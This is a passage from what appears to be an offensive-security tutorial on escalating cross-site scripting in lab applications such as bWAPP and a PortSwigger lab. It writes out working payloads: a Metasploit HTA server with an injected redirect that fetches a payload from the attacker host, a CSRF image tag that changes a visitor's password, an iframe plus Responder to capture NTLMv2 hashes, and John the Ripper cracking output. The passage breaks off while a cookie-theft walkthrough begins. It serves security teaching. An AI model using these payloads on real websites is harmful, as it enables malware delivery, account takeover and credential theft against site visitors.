
*Okay!! So, think for a situation, if you upload the file directly and you've successfully grabbed up the Reverse shell. But wait!! Over in the victim's network, your **IP is disclosed and you're almost caught** or what if your **Ip address is not whitelisted**. Then?*

Over in such a situation, taking the round trip is the most preferable option, as you'll get the reverse connection into the victim's server through the authorized user.

RCE Over XSS via Watering Hole Attack

In the last section, we captured the reverse shell, but what, *if rather than the server's shell, the attacker managed to get up the* ***meterpreter session of the visitor*** *who surfs this vulnerable web-page?*

> *This situation is considered to be a Watering Hole attack which is nothing but* ***"Drive-by Compromise" i.e. "Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token."***
>
> -***MITRE***



To make it more clear we're having:


Attacker's machine: Kali Linux

Vulnerable Web-application: bWAPP(bee-box)

Visitor's machine: Windows

So, the attacker first creates up an **hta** file i.e. an **HTML Application** over with the Metasploit framework, that when opened by the victim will thus execute up a payload via Powershell.


```
use exploit/windows/misc/hta_server
set srvhost 192.168.0.12
exploit
```



Great!! He got the payload URL, now what he does is, he simply embed it into the XSS suffering web-page and will wait for the visitor.

```
<script>window.location='http://192.168.0.12:8080/zV9q9x7Tvl0.hta'</script>
```

Now, whenever any visitor visits this web-page, the browser will thus execute the malicious script and will download the **HTA file** over into his machine.



Cool !! From the above image, you can see that the file has been downloaded into the system.

Now, as soon as the victim boots it up to check out what it is, there on the other side, the attacker will get his meterpreter session.

User-Accounts Manipulation with XSS


Wouldn't it great, if you're able to manipulate the password of the user or the registered email address with your own, without his concern?

Web-applications that are **suffering from XSS and CSRF vulnerability** permits you to do so.

Boot inside the vulnerable web-application bWAPP as a **bee: bug,** further select **"CSRF (Change Password)"** from the **"Choose your bug"** option.

This selection will thus redirect you to a **CSRF suffering web-page,** where there is an option to change the account password.

So as we enter or sets up a new password, the passing value thus reflects back into the URL as the password is changed to **"12345".**




Copy the password URL and manipulate the **password_new** and the **password_conf values** to the one which we want to set for the visitor. As in our case, I made it to **"ignite".**

```
http://192.168.0.14/bWAPP/csrf_1.php?password_new=ignite&password_conf=ignite&action=change
```


Now, its time to inject our script into **the XSS suffering web-page** with the **"image"** tag.

```
<img src="http://192.168.0.14/bWAPP/csrf_1.php?password_new=ignite&password_conf=ignite&action=change">
```

Now, let's consider a visitor is surfing the website and he visits this vulnerable section. As soon as he does so, the browser executes the javascript embedded payload and will consider it as a genuine request by the visitor i.e. it will change the password to **"ignite".**



Great !! He did that, now whenever he logs in again with his old password, he won't be able to as his password has been changed without his concern.



But the attacker can log in into the account, as he is having the new password i.e. **"ignite".**


NTLM Hash Capture with XSS

An XSS vulnerability is often known for its pop-ups, but sometimes attacker manipulates these pop-up in order to catch up sensitive data of the users i.e. session cookies, account credentials or whatever they wish to.

Here an attacker thus tries to capture the NTLM hashes of the visitors by injecting his malicious Javascript code into the vulnerable application.


In order to carry this up, he enables up the **"Responder"** over in his attacking machine**,** which will thus grab up all the authenticated NTLM hashes.

```
Responder –I eth0
```




Further, he simply injects his malicious script into the XSS suffering web-page with an **"iframe"**

```
<iframe src=http://192.168.0.12/scriptlet.html <
```



Cool !! Its time to wait for the visitor. Now as the visitor visits this web-page he got encountered with a pop-up asking for the credentials.



As soon as he enters his system credentials, the web-page thus reloads and the attacker will have his **NTLM hash**.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.0.9 for name ProxySrv
[HTTP] NTLMv2 Client   : 192.168.0.9
[HTTP] NTLMv2 Username : \ignite
[HTTP] NTLMv2 Hash     : ignite::: d2cbc38b3c053843:9F63F219235979D26A093F9E5368BAD4:01010
007F25A61C9875D601C8E2A5493601DC0400000000020006005300 4D004200100160053004D0042002D00540
4C004B00490054000400120073006D0062002E006C006F00630061006C0003002800730065007200760065007
00300330002E0073006D0062002E006C006F00630061006C00050012007300 6D0062002E006C006F006300610
300030000000000000001000000002000001627441702 4E910D1C0558F059030B0944E91940922BB8F116CBB
F50A0010000000000000000000000000000000000900220048005400540050002F00310039003200 2E00310
2E0030002E003100320000000000000000
```

It's not the end. He needs to crack this up. Therefore over in the new terminal, he directed himself to the directory where the hash is stored.

```
cd /usr/share/responder/logs
```

```
root@kali:~# cd /usr/share/responder/logs/
root@kali:/usr/share/responder/logs# ls
Analyzer-Session.log  HTTP-NTLMv2-192.168.0.9.txt  Responder-Session.log
Config-Responder.log  Poisoners-Session.log
root@kali:/usr/share/responder/logs#
```

Further, he makes up a new password file as **"pass.txt"**

```
Raj
bee
bug
ignite
hackingarticles
hacking
12345
hellochiragh
```

Great!! His work is done now. He simply embeds the password file and the hash file over into **"John The Ripper"** and there he'll get the authorized session.

```
john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
```

```
root@kali:/usr/share/responder/logs#
root@kali:/usr/share/responder/logs# john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellochiragh     (ignite)
1g 0:00:00:00 DONE (2020-08-19 01:20) 100.0g/s 900.0p/s 900.0c/s 900.0C/s Raj
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Session Hijacking with Burp Collaborator Client

As in our previous article, we were **stealing cookies,** but, **impersonating as an authenticated user**, where we've kept our **netcat** listener **"ON"** and on the other side we logged in as a genuine user.

But in the real-life scenarios, things don't work this way, there are times when we could face blind XSS i.e. we won't know when our payload will get executed.

Thus in order to **exploit** this **Blind XSS vulnerability,** let's check out one of the best burpsuite's plugins i.e. the **"Burp Collaborator Client"**

Don't know what is **Burp Collaborator**? Follow up with this section, and I'm sure you'll get the basic knowledge about it.

Login into the **PortSwigger academy** and drop down till **Cross-Site Scripting** and further get into its **"Exploiting cross-site scripting vulnerabilities",** choose the first lab as "**Exploiting cross-site scripting to steal cookies"** and hit **"Access the lab"** button.

Lab: Exploiting cross-site scripting to steal cookies


PRACTITIONER

LAB Not solved


This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the session cookie of someone who views the blog post comments. Then use the cookie to impersonate the victim.

Here you'll now be redirected to blog. As to go further, I've opened a post there and checked out for its content.


While scrolling down, over at the bottom, I found a comment section, which seems to have multiple inputs fields, i.e. there is a chance that we could have an XSS vulnerability exists.



Now its time to bring **"Burp Collaborator Client"** in the picture. Tune in your **"Burpsuite"** and there on the left-hand side click on **"Burp",** further then opt the **"Burp Collaborator Client".**

